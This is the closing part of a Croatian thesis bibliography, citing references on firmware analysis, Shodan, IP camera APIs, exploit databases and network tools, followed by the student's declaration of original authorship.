[84] Wikipedia, »Wikipedia-List of file signatures,« [Mrežno]. Available: https://en.wikipedia.org/wiki/List_of_file_signatures. [Pokušaj pristupa 04 09 2019].

[85] Kali Tools-list, »Kali Linux Tools-listing,« [Mrežno]. Available: https://tools.kali.org/tools-listing. [Pokušaj pristupa 04 09 2019].

[86] Security Online, »Security Online-Introduction to Binwalk firmware analysis,« [Mrežno]. Available: https://securityonline.info/introduction-to-binwalk-firmware-analysis-tool/. [Pokušaj pristupa 04 09 2019].

[87] OWASP Embedded, »OWASP Embedded Application Security Project,« [Mrežno]. Available: https://www.owasp.org/index.php/OWASP_Embedded_Application_Security#tab=Main. [Pokušaj pristupa 04 09 2019].

[88] Shodan, »Shodan,« [Mrežno]. Available: https://www.shodan.io/. [Pokušaj pristupa 02 09 2019].

[89] Wikipedia-Port numbers, »List of TCP and UDP port numbers,« Wikipedia-The Free Encyclopedia, [Mrežno]. Available: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers. [Pokušaj pristupa 06 09 2019].

[90] Leanpub-John. M, »Leanpub-John Matherly,« [Mrežno]. Available: https://leanpub.com/u/shodan. [Pokušaj pristupa 05 09 2019].

[91] Shodan-SQF, »Search Query Fundamentals,« Shodan Help Center - Search Query Fundamentals, [Mrežno]. Available: https://help.shodan.io/the-basics/search-query-fundamentals. [Pokušaj pristupa 08 09 2019].

[92] Shodan-Navigating, »Navigating the Website,« Shodan Help Center - Navigating the Website, [Mrežno]. Available: https://help.shodan.io/the-basics/navigating-the-website. [Pokušaj pristupa 08 09 2019].

[93] Wikipedia-CLI, »Command-line interface,« [Mrežno]. Available: https://en.wikipedia.org/wiki/Command-line_interface. [Pokušaj pristupa 08 09 2019].

[94] Vivotek WebAPI, »Vivotek support-VIVOTEK WebAPI for All Series,« [Mrežno]. Available: http://support.4xem.com/Vivotek%20SDKs/Web%20API%20-%20Video%20Streaming%20(v.0.7).pdf. [Pokušaj pristupa 11 09 2019].

[95] Exploit Database-BOA, »Exploit Database-BOA Web Server 0.94.14rc21 - Arbitrary File Access,« [Mrežno]. Available: https://www.exploit-db.com/exploits/42290. [Pokušaj pristupa 11 09 2019].

[96] Exploit Database, »Exploit Database,« [Mrežno]. Available: https://www.exploit-db.com/. [Pokušaj pristupa 11 09 2019].

[97] Metasploit, »Rapid metasploit,« [Mrežno]. Available: https://www.metasploit.com/.

[98] CVE, »Common Vulnerabilities and Exposures,« [Mrežno]. Available: https://cve.mitre.org/. [Pokušaj pristupa 11 09 2019].

[99] TVT-RTSP, »Genius Vision,« [Mrežno]. Available: https://community.geniusvision.net/platform/cprndr/manurtsp/8613077785183606013. [Pokušaj pristupa 11 09 2019].

[100] Wikipedia-RTSP, »Real Time Streaming Protocol,« Wikipedia-The Free Encyclopedia, [Mrežno]. Available: https://en.wikipedia.org/wiki/Real_Time_Streaming_Protocol. [Pokušaj pristupa 11 09 2019].

[101] Wikipedia gSOAP, »gSOAP,« [Mrežno]. Available: https://en.wikipedia.org/wiki/GSOAP. [Pokušaj pristupa 11 09 2019].

[102] Amazon, »Amazon.com,« [Mrežno]. Available: https://www.amazon.com/. [Pokušaj pristupa 14 09 2019].

[103] CARNet, »CCERT–PUBDOC–2008–02–219,« 2008. [Mrežno]. Available: https://www.cis.hr/www.edicija/LinkedDocuments/CCERT-PUBDOC-2008-02-219.pdf. [Pokušaj pristupa 02 08 2019].

[104] Wireshark, »Wireshark.org,« [Mrežno]. Available: https://www.wireshark.org/. [Pokušaj pristupa 27 08 2019].

Student vlastoručno potpisuje diplomski rad iza zaključka s datumom i oznakom mjesta završetka rada te naznakom:

„Pod punom odgovornošću pismeno potvrđujem da je ovo moj autorski rad čiji niti jedan dio nije nastao kopiranjem ili plagiranjem tuđeg sadržaja. Prilikom izrade rada koristio sam tuđe materijale navedene u popisu literature ali nisam kopirao niti jedan njihov dio, osim citata za koje sam naveo autora i izvor te ih jasno označio znakovima navodnika. U slučaju da se u bilo kojem trenutku dokaže suprotno, spreman sam snositi sve posljedice uključivo i poništenje javne isprave stečene dijelom i na temelju ovoga rada“.